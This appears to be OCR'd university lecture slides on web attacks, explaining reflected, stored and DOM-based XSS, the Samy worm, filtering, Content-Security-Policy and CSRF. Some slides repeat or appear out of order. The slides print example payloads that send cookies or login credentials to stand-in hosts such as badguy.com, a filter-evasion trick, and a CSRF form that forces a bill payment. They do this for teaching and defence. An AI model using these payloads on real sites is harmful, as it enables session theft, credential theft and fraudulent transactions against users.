    - Attackers injects malicious code into a vulnerable script in the browser

Reflected XSS

- attack script is reflected back to the user as part of a page from the victim site


  (error message, search result, …)



Reflected XSS

- attack script is reflected back to the user as part of a page from the victim site

  (error message, search result, …)




Example

- Search field on victim.com:

```
http://victim.com/search.php?term=app
le
```

- Server-side implementation of search.php:

```
<HTML>    <TITLE> Search Results
</TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```




Example

- Search field on victim.com:

http://victim.com/search.php?term=apple

- Server-side implementation of search.php:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```




- http://victim.com/search.php?term=


```
<script>(new Image()).src =
    "http://badguy.com?cookie=" +
    document.cookie)</script>
```

- What if user clicks on this link?
  - Browser goes to victim.com/search.php
  - Victim.com returns
    - Results for <script> … </script>
  - Browser executes script:
    - Sends badguy.com cookie for victim.com

Reflected XSS script example



Stored XSS


Attack Server
1
upload
malicious
content
send valuable data
4
2
request page
3
receive page
with malicious content
Victim client
Victim Server

Example (Samy worm)

- MySpace allows HTML on user pages
- JavaScript is filtered out on server
  - but (at the time) JavaScript could be embedded in CSS, which was not filtered
- Visit an infected page while logged in…
  - now your user page is infected
  - and you've added Samy as a friend
  - Samy had millions of friends within 24 hours

DOM-based (serverless) XSS

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```


- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Server-side defenses



Input filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - e.g., long (non-standard) UTF-8 encodings
- Never roll your own input filter!
  - Kind of like crypto
  - Good libraries available
- Test your filtering
  - XSS filter evasion cheat sheet

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - `<` for <, `>` for >, `&quot` for " …
- Allow only safe commands (e.g., no `<script>`…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet (on OWASP) for filter evasion

Caution: scripts not only in `<script>`!

- JavaScript as scheme in URI
  - `<img src="javascript:alert(document.cookie);">`
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - `<img src="none" OnError="alert(document.cookie)">`
  - `<iframe src=`https://bank.com/login` onload=`steal()`>`
  - `<form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login .value'+':'+ document.forms(1).password.value;" </form>`

Problems with filters

- Suppose a filter removes <script
  - Good case

    `<script src=“ ...”  =>  src=“...”`
  - But then

    `<scr<scriptipt src=“ ...”  => <script src=“ ...”`

Identifying XSS vulnerabilities

- Dynamic “taint” tracking
- Static analysis of data flow
- Topic of active research

Content-Security-Policy


- Web server: through `http` response header
- Web page: on a page directly using the meta tag
  - `<meta http-equiv="Content-Security-Policy" content="default-src 'self' >`
- Directs browser not to run code in unexpected places
  - e.g., "allow scripts only from mycdn.company.com"
- Deployment has been difficult
  - Requires e.g., removal of all inline scripts
  - Unavailable some browsers browsers

More: Reining in the web with content security policy

XSS = Cross-site scripting

- Attacker injects malicious JavaScript into web applications
- Common types:
  - Reflected XSS (type 2, non-persistent)
    - attack script is reflected back to the user as part of a page from the victim site (error message, search result, …)
  - Stored XSS (type 1, persistent)
    - attacker stores malicious code in a resource managed by the web application (database, message forum,…)
  - DOM-based XSS
    - Attackers injects malicious code into a vulnerable script in the browser

Cross-Site Request Forgery (CSRF)




Cross-Site Request Forgery

- Example:
  - User logs in to `bank.com`
    - Session cookie remains in browser state
  - User visits another site (attacker.com) containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

